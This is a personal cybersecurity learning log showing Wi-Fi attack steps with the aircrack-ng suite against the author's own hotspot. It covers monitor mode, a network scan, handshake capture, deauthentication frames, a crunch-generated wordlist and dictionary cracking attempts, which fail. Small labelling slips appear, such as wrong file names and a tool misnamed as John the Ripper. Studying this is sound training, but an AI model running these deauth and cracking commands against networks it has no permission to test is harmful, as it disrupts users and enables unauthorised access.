

Day 13 of Learning Cyber Security**Platform: Kali Linux****Name:** Ayesha Nadeem**Topic:** Wi-Fi Hacking**Contact Me:** ayeshanm8@gmail.com**Date:** 13th July, 2025

Wi Fi: Aircrack-ng Suite


Disclaimer: ! This documentation is intended solely for educational and ethical hacking purposes.

Do not deploy these techniques on networks you do not own or have explicit permission to test.

Unauthorized deauthentication attacks are illegal and violate usage policies.

Initial Setup

For this activity, you need a Wi Fi adapter. After connecting it with laptop/computer enable it on kali linux.



Verify Connectivity:

Command 1:

```
└─(ayeshanadeem㉿ayeshanadeem)-[~/rtl8188fu]
└─$ iwconfig
    lo      no wireless extensions.

    eth0    no wireless extensions.

    wlan0   IEEE 802.11 ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short limit:7 RTS thr=2347 B Fragment thr:off
            Power Management:off
```

Command 2:

```
(ayeshanadeem@ayeshanadeem)~]$ sudo ifconfig wlan0 down
```

Command 3:

```
(ayeshanadeem@ayeshanadeem)~]$ sudo iwconfig wlan0 mode monitor
```

Command 4:

```
(ayeshanadeem@ayeshanadeem)~]$ sudo ifconfig wlan0 up
```

Wi Fi reconnaissance:

Command 5:

```
(ayeshanadeem@ayeshanadeem)~]$ sudo airodump-ng wlan0
CH 13 ][ Elapsed: 18 s ][ 2025-05-22 00:22 ][ WPA handshake:
BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
EE:64:47       -78    1        0 0 11 180  WPA2 CCMP  PSK
EE:71:11       -67    2        0 0 11 405  WPA2 CCMP  PSK
86:33:33       -76    5        0 0 11 260  WPA2 CCMP  PSK
EE:80:33       -80    1        0 0 13 180  WPA2 CCMP  PSK
EE:76:33       -76    2        0 0 1 180  WPA2 CCMP  PSK
EE:56:33       -56   14       0 0 1 180  WPA2 CCMP  PSK
EE:11:33       -1     0        0 0 6  -1   WPA2 CCMP  PSK
EE:76:33       -76    2        0 0 6  65   WPA2 CCMP  PSK
EE:11:33       -1     0        0 0 6  -1   WPA2 CCMP  PSK
EE:11:33       -1     0        1 0 6  -1   WPA2 CCMP  PSK
EE:79:33       -79    3        0 0 11 260  OPN
EE:76:33       -76    7        0 0 11 180  WPA2 CCMP  PSK
EE:72:33       -72    2        0 0 11 65   WPA2 CCMP  PSK
EE:76:33       -76   11       0 0 11 360  WPA2 CCMP  PSK
EE:60:33       -60    0        0 0 4  180  WPA2 CCMP  PSK
EE:56:33       -56    9        3 0 1 260  OPN
EE:68:33       -68    8        0 0 6  180  WPA2 CCMP  PSK
EE:63:33       -63   14       0 0 2  180  WPA2 CCMP  PSK
EE:34:33       -34   22       0 0 1 180  WPA2 CCMP  PSK
EE:49:33       -49   24       3 0 1 360  WPA2 CCMP  PSK
EE:75:33       -75   17       0 0 1 65   WPA2 CCMP  PSK
EE:11:33       -1     0        0 0 2  -1   WPA2 CCMP  PSK
EE:69:33       -69    8        0 0 1 65   WPA2 CCMP  PSK
EE:43:33       -43   16       1 0 4 135  WPA2 CCMP  PSK
EE:52:33       -52   16       3 0 1 180  WPA2 CCMP  PSK
EE:80:33       -80    1        3 0 1 260  OPN
EE:54:33       -54   36       0 0 11 65   WPA2 CCMP  PSK
EE:54:33       -54   39       0 0 11 180  WPA2 CCMP  PSK
EE:58:33       -58   44       0 0 11 360  WPA2 CCMP  PSK
EE:45:33       -45   17       0 0 13 180  WPA2 CCMP  PSK
EE:47:33       -47   41       27 8 11 65   WPA3 CCMP  SAE
EE:60:33       -60   32       68 5 11 260  OPN
EE:28:33       -28   38       0 0 11 260  WPA2 CCMP  PSK
EE:81:33       -81    3        3 0 6  180  WPA2 CCMP  PSK
EE:63:33       -63    4        0 0 6  130  WPA2 CCMP  PSK
EE:46:33       -46   50       2 0 6  65   WPA2 CCMP  PSK
EE:58:33       -58   31       0 0 6  180  WPA2 CCMP  PSK
EE:41:33       -41   36       4 0 6  180  WPA2 CCMP  PSK
EE:43:33       -43   43      13 5 6  180  WPA2 CCMP  PSK
EE:54:33       -54   33       0 0 6  180  WPA2 CCMP  PSK
```

Fetch the BSSID of only confidential (own)device.

Capture Hand Shake channel

Command 6:

```
(ayeshanadeem@ayeshanadeem) [~]
$ sudo airodump-ng wlan0 --bssid [REDACTED] --channel 1

CH 1 ][ Elapsed: 6 s ][ 2025-05-22 00:26

BSSID          PWR RXQ  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
[REDACTED]      -39  0       66        5     0   1  180  WPA2 CCMP  PSK  oppo f21 pro 5G

BSSID          STATION          PWR      Rate     Lost   Frames Notes Probes
[REDACTED]      01[REDACTED]  -23  1e- 1      1        8      44
[REDACTED]      05[REDACTED]  -35  0 - 1e     14
```

Command 7:

```
(ayeshanadeem@ayeshanadeem) [~]
$ sudo airodump-ng --bssid [REDACTED] --channel 1 --write wifihacking wlan0
00:28:14 Created capture file "wifihacking-01.cap".
[REDACTED]
```

File System

Home

```
CH 1 ][ Elapsed: 12 s ][ 2025-05-22 00:28

BSSID          PWR RXQ  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
[REDACTED]      -36 100      102      394     87   1  180  WPA2 CCMP  PSK  oppo f21 pro 5G

BSSID          STATION          PWR      Rate     Lost   Frames Notes Probes
[REDACTED]      05[REDACTED]  -35  1e- 1      1       67
[REDACTED]      05[REDACTED]  -23  1e- 1      2       437
```

DeAuth Packet

It terminates the connection between a client and an access point (AP).

Command 8:

```
(ayeshanadeem㉿ayeshanadeem) ~
$ sudo aireplay-ng --deauth 4 -a [REDACTED] wlan0
04:09:49 Waiting for beacon frame (BSSID: [REDACTED]) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:09:49 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED]
04:09:50 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED]
04:09:50 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED]
04:09:51 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED]
```

Guessing Password

Command 9:

By creating own password.txt file

```
(ayeshanadeem㉿ayeshanadeem) ~
$ sudo crunch 9 9 ayesha123 -t [REDACTED] -o myword.txt
Crunch will now generate the following amount of data: 327680 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 32768
crunch: 100% completed generating output
```

What it do?

It generate a file having exactly 9 characters. It's all words start with constant alphabet "ay", and ending on constant number "23". In middle there are any combination of character, numeric, and symbols

Output file is named as word.txt with 32,768 lines

Command 10:

```
(ayeshanadeem@ayeshanadeem) [~]
$ sudo aircrack-ng wifihacking-01.cap -w myword.txt wlan0
Reading packets, please wait ...
Opening wifihacking-01.cap
Opening wlan0
Failed to open 'wlan0' (2): No such file or directory
Read 15028 packets

# BSSID ESSID Encryption
1 [REDACTED] oppo f21 pro 5G WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening wlan0
Failed to open 'wlan0' (2): No such file or directory
Opening wifihacking-01.cap
Read 15028 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng ...
```

Command 11:

By using john the ripper password file word.txt

```
(ayeshanadeem@ayeshanadeem) [~]
$ sudo aircrack-ng wifihacking-01.cap -w /usr/share/wordlists/rockyou.txt wlan0
Reading packets, please wait ...
Opening wlan0
Failed to open 'wlan0' (2): No such file or directory
Opening wifihacking-01.cap
Read 15028 packets.

# BSSID ESSID Encryption
1 [REDACTED] oppo f21 pro 5G WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening wifihacking-01.cap
Opening wlan0
Failed to open 'wlan0' (2): No such file or directory
Read 15028 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng ...
```